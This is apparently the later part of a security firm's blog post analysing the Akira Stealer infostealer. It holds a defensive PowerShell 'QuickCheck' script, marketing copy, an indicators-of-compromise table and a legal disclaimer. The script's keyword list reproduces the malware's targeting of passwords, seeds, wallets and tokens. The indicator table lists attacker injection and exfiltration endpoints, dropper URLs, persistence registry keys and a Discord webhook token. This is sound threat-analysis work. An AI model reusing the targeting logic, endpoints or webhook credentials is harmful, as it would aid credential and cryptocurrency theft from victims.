
This ecosystem mirrors legitimate SaaS business models — with changelogs, UX improvements, pricing tiers, and upsells.



10.3 Beyond the Stealer – The Ecosystem's Components

While `astor.py` is the heart of many attacks, the ecosystem provides a full chain:

- Obfuscation tools like PyInstaller wrappers
- File binders for coupling malicious payloads with benign software
- Compilers, crypters, and runtime polymorphism
- Hosting mirrors for payload delivery and exfiltration (e.g., GoFile, AnonFiles)
- Data management bots that summarize stolen credentials and hardware profiles



11. Akira Stealer QuickCheck affected files

11.1 What Is This For?

After a suspected Akira Stealer infection, it's critical to know immediately which files on your system were at risk of exfiltration. The QuickCheck PowerShell script outlined above replicates Akira's exact search logic: it scans the user's **Desktop**, **Documents**, **Downloads**, and **OneDrive** folders for files that:

- Contain sensitive keywords in their filename, such as `password`, `wallet`, `backup`, or `token`
- Have specific extensions commonly targeted (.txt, .docx, .pdf, .jpg, etc.)
- Are under the 2 MB size limit imposed by the malware

While QuickCheck offers a rapid overview based on Akira Stealer's internal logic, **it is not a substitute** for comprehensive forensic tools or professional incident response. Always follow up with deeper analysis when dealing with confirmed breaches.

It then presents a sorted table of **Filename**, **Relative Path**, **Size (KB)** and the **trigger keyword**.

> **DISCLAIMER** This tool is provided **"as is"** without any warranty of completeness or fitness for a particular purpose. It does **not** guarantee detection of **all** potentially sensitive files, nor does it replace full malware forensics. Use at your own risk.

Legal Notice

This QuickCheck Utility is intended for **defensive security** assessments only. Any unauthorized scanning or usage on systems you do not own may violate privacy, copyright, or computer misuse laws. glueckkanja AG assumes **no liability** for misuse or damages resulting from its use.

PowerShell Script

```
 <#
.SYNOPSIS
    QuickCheck: Lists all files that Akira Stealer would potentially exfiltrate.

.DESCRIPTION
    Scans Desktop, Documents, Downloads and OneDrive for files that:
      • Contain one of the defined keywords in their name
      • Have an allowed file extension
      • Are not larger than 2 MB
    Presents the results in a colored, tabular overview.

.NOTES
    © glueckkanja AG – Kaiserstr. 39 · 63065 Offenbach
#>

# -------------------------------------
# 1. Configuration
# -------------------------------------
$scanFolders = @(
    "$env:USERPROFILE\Desktop",
    "$env:USERPROFILE\Documents",
    "$env:USERPROFILE\Downloads",
    "$env:USERPROFILE\OneDrive"
)
$keywords   = 'passw','seed','mnemo','phrase','login','wallet','crypto','token','backup','secret','account'
$extensions = '.txt','.doc','.docx','.pdf','.csv','.xls','.xlsx','.jpg','.png'
$maxSize    = 2MB

# -------------------------------------
# 2. Scan and Collect Matches
# -------------------------------------
$matches = [System.Collections.Generic.List[PSObject]]::new()

foreach ($folder in $scanFolders) {
    if (-not (Test-Path $folder)) { continue }
    Get-ChildItem -Path $folder -Recurse -File -ErrorAction SilentlyContinue | ForEach-Object {
        # 2.1 Extension filter
        if ($extensions -notcontains $_.Extension.ToLower()) { return }
        # 2.2 Size filter
        if ($_.Length -gt $maxSize) { return }

        # 2.3 Keyword filter: explicit loop to avoid null-method calls
        $hit = $null
        foreach ($kw in $keywords) {
            if ($_.Name.ToLower().Contains($kw)) {
                $hit = $kw
                break
            }
        }
        if (-not $hit) { return }
```

```
        # 2.4 Build relative path
        $rel = $_.DirectoryName.Substring($env:USERPROFILE.Length + 1)

        # 2.5 Collect
        $matches.Add([PSCustomObject]@{
            FileName    = $_.Name
            Location    = $rel
            'Size (KB)' = [math]::Round($_.Length / 1KB, 1)
            Keyword     = $hit
        })
    }
}

# -------------------------------------
# 3. Display Results
# -------------------------------------
clear
Write-Host "🔍 glueckkanja AG – Akira Stealer QuickCheck" -ForegroundColor Cyan
Write-Host "────────────────────────────────────────────────────────────────────────────────────────────────────────────

if ($matches.Count -gt 0) {
    $matches |
        Sort-Object Location, FileName |
        Format-Table -AutoSize `
            @{Label='File';       Expression={$_.FileName}},
            @{Label='Location';   Expression={$_.Location}},
            @{Label='Size (KB)';  Expression={$_. 'Size (KB)'}},
            @{Label='Keyword';    Expression={$_.Keyword}}

    Write-Host "`n⚠️  Total potential matches: $($matches.Count)" -ForegroundColor Yellow
}
else {
    Write-Host "✅ No potentially compromised files found." -ForegroundColor Green
}

Write-Host "`n© glueckkanja AG · Kaiserstr. 39 · 63065 Offenbach" -ForegroundColor DarkGray
Write-Host "Disclaimer: This tool offers a high-level scan based on Akira Stealer’s logic; it does not replace full fore
```

12. Beyond Response – How glueckkanja CSOC Turns Incidents into Insights

Most security operations centers stop at containment. **We don’t.**


At glueckkanja CSOC, we believe incident response isn’t the finish line—it’s the starting point.

When others declare victory and move on, we dive deeper. For us, each incident is an opportunity to learn, adapt, and become stronger. Our relentless curiosity, fueled by years of deep forensic expertise and reverse engineering capability, ensures we don’t just defend—we anticipate.

This philosophy is why we built the **Akira Compromise Reporter**.

Far beyond basic detection, this internally developed forensic tool uses our intimate knowledge of the Akira Stealer to provide absolute clarity on what data has been compromised. Within minutes, it produces a precise, actionable snapshot of the incident's full impact:

- Exactly which credentials, tokens, and browser sessions were stolen.
- Precisely which cryptocurrency wallets, messaging accounts, and files were exposed.
- A clear, structured, and detailed forensic report—transforming uncertainty into immediate, informed action.



Because at glueckkanja, we measure our success not just by threats blocked, but by clarity provided. ybersecurity, done right, isn’t about simply reacting to incidents—It’s about understanding, adapting, and always staying one step ahead.

That’s the glueckkanja CSOC difference.

13. Indicators of Compromise (IOCs)

Below is a comprehensive, verbatim collection of IOCs extracted directly from the malware code during our internal reverse engineering process at glueckkanja CSOC. No assumptions or external threat intel sources were used — all indicators are confirmed findings. All URLs are deliberately obfuscated to prevent accidental clicks.

Abbreviations:

- **TG:** Telegram reporting channel
- **Alt:** Alternate (fallback) endpoint

1. Domains & URLs

Category	Obfuscated URL	Description
Primary Injection	`https[:]//hentaikawaiiuwu[.]com/.well-known/pki-validation/inj[.]php`	Initial attacker webhook endpoint
Fallback Injection	`https[:]//cosmoplanets[.]net/.well-known/pki-validation/inj[.]php`	Alternate injector endpoint

Error Reporting (TG)	`https[:]//hentaikawaiiuwu[.]com/.well-known/pki-validation/link[.]php`	Telegram error/log reporting URL
Error Reporting (Alt)	`https[:]//cosmoplanets[.]net/.well-known/pki-validation/link[.]php`	Alternate error/log reporting URL
Vanity Bot (TG)	`https[:]//hentaikawaiiuwu[.]com/.well-known/pki-validation/mumu[.]php`	Vanity address notification endpoint
Vanity Bot (Alt)	`https[:]//cosmoplanets[.]net/well-known/pki-validation/mumu[.]php`	Alternate vanity notification endpoint
Exodus Injection	`https[:]//hentaikawaiiuwu[.]com/.well-known/pki-validation/exodus[.]asar`	Electron `Exodus` app module
Atomic Injection	`https[:]//hentaikawaiiuwu[.]com/.well-known/pki-validation/atomic[.]asar`	Electron `AtomicWallet` module
Updater Download	`https[:]//hentaikawaiiuwu[.]com/.well-known/pki-validation/Updater[.]exe`	Persistence dropper executable
Gofile API List	`https[:]//api.gofile[.]io/servers`	Retrieves best GoFile upload server
Discord Token Check	`https[:]//discordapp[.]com/api/v9/users/@me`	Validates stolen Discord token
Discord Billing Info	`https[:]//discord[.]com/api/users/@me/billing/payment-sources`	Retrieves billing methods
Google OAuth Replay	`https[:]//accounts[.]google[.]com/oauth/multilogin`	Replays stolen Google session tokens
IP Check (hosting)	`http[:]//ip-api[.]com/line/?fields=hosting`	Hosting environment detection
IP Lookup (geo)	`http[:]//ip-api[.]com/json/{ip}`	Geolocation by IP
Public IP Retrieval	`https[:]//api[.]ipify[.]org`	Fetches external IP address
File.io Upload	`https[:]//file[.]io/`	Secondary exfiltration channel
Oshi.at Upload	`http[:]//oshi[.]at/`	Tertiary exfiltration channel
JS Dropper Primary	[https[:]//rentry[.]co/7vzd22fg36hfdd33/raw](https[:]//rentry[.]co/7vzd22fg36hfdd33/raw)	Remote reference to actual ZIP URL

JS Dropper Fallback 1	[https[:]//cosmicdust[.]zip/.well-known/pki-validation/pyth.zip](https[:]//cosmicdust[.]zip/.well-known/pki-validation/pyth.zip)	Alternative payload ZIP
JS Dropper Fallback 2	[https[:]//cosmoplanets[.]net/well-known/pki-validation/pyth.zip](https[:]//cosmoplanets[.]net/well-known/pki-validation/pyth.zip)	Secondary fallback payload ZIP

2. Cryptocurrency Addresses

Currency	Address
BTC	`bc1qnmz2l8lr0yzj9eun48dyds7rlzg6t6hk5vw5zt`
ETH	`0xa8a2C9e3fbCde807101dBD87aF7b51583f83d1D5`
DOGE	`DACeoqWDPmNARSZAeDZPFwqwecbByaksmd`
LTC	`LLQtaBnSAFpCFUw5cXRRka7Nvtrs4Up9bH`
XMR	`4AVdkoC16zwcjxF4q9cXdL2D4vGqC9iPAcQ9gmHzQ7JS1fUUff6Za3D6CKm9MsDrhSDRY9hgeca7yKnMGpaD8dq6Bo3mT7D`
BCH	`qrfs8ee558t0a2dlp9v6h4qzns5cd6pltqrrn883xs`
DASH	`XpeiSH1MfQYeehTfxosYHyTHzbgu2LNsG1`
TRX	`TFuYQoosCUqbVjibowMqaa3W3h3RtAVDbK`
XRP	`r36AwwhUH7BRujevi5mukbDrG46KGbTk8V`
XLM	`GAEPMD52PX7FYX65AJJLEFZSH3DZSL3DKM2XRXHVJP4CLJFIBKI25C33`

3. Registry Keys / Paths

Registry Path	Purpose
`HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverDesc`	Checks for virtual GPU driver signature
`HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName`	Checks for virtual GPU provider name
`HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run` (value **Realtek Audio**)	Persistence via Run key (Updater.exe)
`%APPDATA%\Microsoft\Internet Explorer\UserData\Updater.exe`	Persistence Executable

5. Files & Hashes

Filename	SHA256	Size (bytes)
app-64.7z	`331A4A4D721A1B5B1BB5E9A5C13462D5CDB16248DEFE0F16BE6E1E57C275E380`	63936274

main.exe	`C98F0F5B89C6DAC1482286FAA2E33A84230C26EA38DA4E013665582C9A04213B`	162036224
jscrypter.js	`0A47985F8B3716058B0DF6C68EC97D0F1F3CB0F7A31562A819C3E766ED4CDCEF`	1429
obf.js	`1E666F3CF6E3DA6EED973E00E81EC721B33B17D4E981CB506F62F349DC1B3343`	30138
input.js	`E375DE29E23C43627B2894EA01B6B1C7D9B1BD37E7305EEC7185CEE9719924A7`	7155
package.json	`972C634FD0666BCA12A6B7A50E69C32610321E9EC4D28D65734E55437D345CC6`	211
astor.py	`850361AF7D6C006900FC638D6ACBD9A6362385BAD0530CFBD52555E6415DB3A4`	205210
exodus.asar	`6A3B5D5A6BA5925DF39351830D92A2B5E4720803FE9F8040C3E67C12F668F4EB`	132486332
pow.bat	`10E4A6B54CC0CF4D18DDE8B69E0B305ABE487E07ED990C5BFF82CE30B217B910`	28454
download.dat	`C49E83A5F154F7E54CA0CE9EECEA066A721966786F2850626252DDA0BE0BF79B`	21142
pyth.zip	`E6F6AD49076367A58220E48691A34E33C18F0285FD9C50879A9B83A99F840AD7`	32375391
Updater.exe	`36C34E39DC7D54C4C97DDEB9B6C7FD429DB26C34D65CCE8BE3523FDFDB7CEBE0`	37652937

5. Discord & Telegram Identifier

Category	**Value**
Discord Webhook ID	`1226766972675428372`
Discord Webhook Token	`BuBywdldEWncg7fbIpEhCROLpkGLkYirOoP2bP-uzzOatDaxSpaWqaLNerun85qCfwNz`
Telegram ID	`5035121855`

14. Reflecting on the Akira Stealer Incident: Strengthening Your Defense with glueckkanja CSOC

Throughout this blog, we've explored the sophisticated nature of the Akira Infostealer—an advanced cyber threat characterized by targeted credential theft, stealthy data exfiltration, and persistent methods to evade traditional defenses. Understanding how this malware functions, the risks it poses, and the vulnerabilities it exploits is crucial in building a robust cybersecurity strategy.

The Akira Infostealer specifically targets sensitive data such as login credentials, browser sessions, cryptocurrency wallets, messaging services, and personal or organizational files. Its calculated and precise methods demand more than just standard security measures—they require continuous monitoring, in-depth forensic analysis, and proactive threat intelligence.

At glueckkanja CSOC, we leverage our deep technical expertise and advanced analytical capabilities to go beyond simple detection. Our specialized team continually monitors threats in real-time from our dedicated CSOC servers, enabling immediate identification, thorough investigation, and effective neutralization of threats like the Akira Infostealer.

But our work doesn’t stop at incident response. Every detected incident enriches our knowledge base, enhancing our security posture and ensuring we remain several steps ahead of future threats. With glueckkanja CSOC, you gain more

than protection—you gain an adaptive security partner committed to your long-term resilience.

Take the next step in securing your organization's digital assets.

Contact glueckkanja's cybersecurity experts today, and let’s proactively secure your future together.

Empower your defense with glueckkanja CSOC.

15. Security & Legal Disclaimer – Use of Real Malware Code

This publication contains detailed technical insights, including code excerpts and behavioral breakdowns derived from actual malicious software discovered during incident response and forensic investigations. The purpose of sharing this information is strictly educational, intended to help professional defenders understand, detect, and respond to real-world threats more effectively. We publish this in good faith and with the intent to contribute to the broader security community.

It is important to note that portions of the included code originate from threat actor toolkits and malware samples circulating in the wild. These fragments are not our intellectual property, nor are they to be considered safe, sanitized, or otherwise "harmless." The reproduction or operational use of any such code is explicitly discouraged. Readers must understand that while this material serves a research and awareness function, it inherently carries a risk profile that should not be underestimated.

Only trained professionals operating within legally authorized environments—such as accredited security teams, SOC units, academic researchers, or malware labs—should engage with the techniques or code described. All experimentation must be confined to isolated, non-production systems, and comply with applicable laws, internal policies, and ethical standards.

We do not provide support or validation for any reproduced code or behavior. There is no guarantee of accuracy, relevance, or completeness. Furthermore, we explicitly reject any use of this content for offensive purposes, unauthorized red teaming, commercial malware development, or adversarial testing outside a legally defined scope. Any misuse may lead to legal consequences. glueckkanja AG disclaims all responsibility for direct or indirect damages arising from the use or misinterpretation of this content.

By continuing to read or reference this content, you acknowledge the above and agree not to misuse, replicate, or apply any part of it in unlawful or unethical contexts. When in doubt, consult your legal, compliance, or data protection office before engaging with live code analysis or similar technical material.

This publication is provided "as is," without warranty, support, or liability.

Source: https://www.glueckkanja.com/en/posts/2025-06-16-quiet-breach